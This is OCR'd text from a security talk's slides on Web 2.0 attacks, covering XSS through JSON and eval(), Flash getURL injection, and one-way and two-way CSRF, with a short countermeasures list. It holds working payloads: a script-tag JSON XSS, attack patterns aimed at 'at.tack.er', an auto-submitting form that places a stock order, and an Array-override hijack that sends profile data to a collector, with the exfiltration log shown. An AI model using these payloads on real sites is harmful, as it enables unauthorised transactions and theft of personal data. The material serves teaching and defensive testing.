
```
<script>
function profileCallback(result) {
        document.write(result.profile[0].name);
        document.write("<br>");
        document.write(result.profile[0].email);
}
</script>

<script src="http://blog.example.org/class/x-dom/Getprofile.html?callback=profileCallback&id=10"
```

- Portals like yahoo and google are supporting this.
- Possible to bypass the SOP and make Cross Domain Calls
- Security at stake [Browser layer]

Scenario


Blog
JSON feed
Vulnerable stream coming through proxy
Posting to the site [Malicious code]
attacker
8008
Hijack
Web Server
proxy
Web app
Web app
DB
Web Client
JSON
eval()
XSS

XSS with JSON stream



John

212 732-1234

```
<html>
<body>
<script src="http://demos.com/demos/xss/lib.js">
<a href="j
</body>
</html>
```

Line 3, Col 47

Source of: http://demos.com/demos/xss/lib.js - Mozilla Firefox

File Edit View Help

```
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./myjson.txt", true);
        http.onreadystatechange = function()
        {
                if (http.readyState == 4) {
                        var response = http.responseText;
                  var p = eval("(" + response + ")");
          document.open();
          document.write(p.firstName+"<br>");
          document.write(p.lastName+"<br>");
          document.write(p.phoneNumbers[0]);
          document.close();
```

Inspect Clear Profile

Console HTML CSS Script

GET http://localhost/demos/xss/r

Headers Response


```
{ "firstName": "John", "lastName": "<script>alert('XSS 2.0');</script>", "address": { "streetAddress"
: "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234"
, "646 123-4567" ] }
```

Demo

XSS with RIA

- Applications running with Flash components
- getURL – injection is possible
- SWFIntruder
- Flasm/Flare

(http://www.nowrap.de/)



Attack Configuration Window

- [ ] asfunction:getURL,javascript:gotRoot("|NAME|")///d.jpg
- [ ] http://at.tack.er/xss.swf?!|NAME|
- [ ] http://at.tack.er/
- [ ] "'><img src='asfunction:getURL,javascript:gotRoot("|NAME|")//.jpg' >dss
- [ ] (gotRoot("|NAME|"))
- [ ] "'|!$%&/)=

New pattern:

Scanning for XSS

- Scanning Ajax components
- Retrieving all JS include files
  - Part of <SCRIPT SRC=….>
- Identifying XHR calls
- Grabbing function
- Mapping function to DOM event
- Scanning code for XSS – look for eval() and document.write()

Demo

Ajax serialization issues

- Ajax processing various information coming from server and third party sources. – XSS opportunities

```
message = {
        from : "john@example.com",
        to : "jerry@victim.com",
        subject : "I am fine",
        body : "Long message here",
        showsubject :
function(){document.write(this.subject)}
};
```

XSS

Ajax serialization issues

- JSON issues

```
{"bookmarks":[{"Link":"www.example.com","D
esc":"Interesting link"}]}
```

- JS – Array manipulation

```
new Array(“Laptop”, “Thinkpad”, “T60”,
“Used”, “900$”, “It is great and I have
used it for 2 years”)
```

XSS and JS Exploitation

- JavaScript exploitation – XSS
- Identifying DOM points like document.write()
- Eval() – another interesting point
- Attack APIs / BeEF tools for exploitation
- Lot can be done by an attacker from session hijacking to key loggers

Countermeasures

- Client side code audit is required.
- XHR calls and DOM utilization needs to be analyzed.
- Content from un-trusted information sources should be filtered out at proxy layer.
- Cross Domain Callback – careful.
- Browser side content validation before consuming into DOM.


Cross Site Request Forgery (CSRF)

- Generic CSRF is with GET / POST
- Forcefully sending request to the target application with cookie replay
- Leveraging tags like
  - IMG
  - SCRIPT
  - IFRAME
- Not abide by SOP or Cross Domain is possible


Cross Site Request Forgery (CSRF)

- What is different with Web 2.0
  - Is it possible to do CSRF to XML stream
  - How?
  - It will be POST hitting the XML processing resources like Web Services
  - JSON CSRF is also possible
  - Interesting check to make against application and Web 2.0 resources


One Way CSRF Scenario




One Way CSRF Scenario




One Way CSRF Scenario



One Way CSRF Scenario



One-Way CSRF



Please Login


Username shreeraj

Password ********

User is authenticated!

```
POST http://localhost/atlas/trade.asmx?mn=login (15ms)
```

```
"User is authenticated!"
```



Enter your order

Symbol MSFT

Quantity 20

Order is placed!

```
POST http://localhost/xmlrpc/trade.rem (31ms)
```

```
<?xml version="1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT
</string></value></param><param><value><double>20</double></value></param></params></methodCall>
```

Demo

One-Way CSRF

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- 	<input type="hidden" name='<?xml version' value='"1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>


Forcing XML

- Splitting XML stream in the form.
- Possible through XForms as well.
- Similar techniques is applicable to JSON as well.


Two-Way CSRF

- One-Way – Just making forceful request.
- Two-Way
  - Reading the data coming from the target
  - May be getting hold onto important information – profile, statements, numbers etc.
  - Is it possible with JSON/XML

Two-Way CSRF


Attacker's Site
Browsing on the Web (Attacker)
Loading CSRF page
Sending critical information
Application User
Laptop
Forced browse request (XML)
Order is placed
Trading Application
Application Components
Authentication Server
Data

Two-Way CSRF



Welcome to our auction portal!


```
var obj = this;
var index = 0;
for(j=0;j<4;j++){
obj[index++] setter = spoof;
}
}
function spoof(x){
send(x.toString());
}
</script>
<script src="http://bank.example.org/profile.aspx">
Welcome to our auction portal!
</body>
</html>
```

```
GET http://localhost/demos/xsrf/collect.aspx?data=ACT789023452 (3625ms)
GET http://localhost/demos/xsrf/collect.aspx?data=Rob (3625ms)
GET http://localhost/demos/xsrf/collect.aspx?data=Smith (3625ms)
GET http://localhost/demos/xsrf/collect.aspx?data=rob@example.com (3625ms)
```

Demo

Two-Way CSRF

- Application is serving various streams like – JSON, JS-Object, Array etc.


http://bank.example.org/profile.aspx


```
["ACT789023452","Rob","Smith","rob@example.com"]
```

Two-Way CSRF

- Attacker page can make cross domain request using SCRIPT (firefox)
- Following code can overload the array stream.

```
function Array()
{ var obj = this; var index = 0; for(j=0;j<4;j++){
obj[index++] setter = spoof; } } function spoof(x){
send(x.toString()); }
```

Two-Way CSRF



```
<head></head>
<body>
<script>
function send(data)
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "./collect.aspx?data="+data, true);
http.send(null);
}

function Array() {
var obj = this;
var index = 0;
for(j=0;j<4;j++){
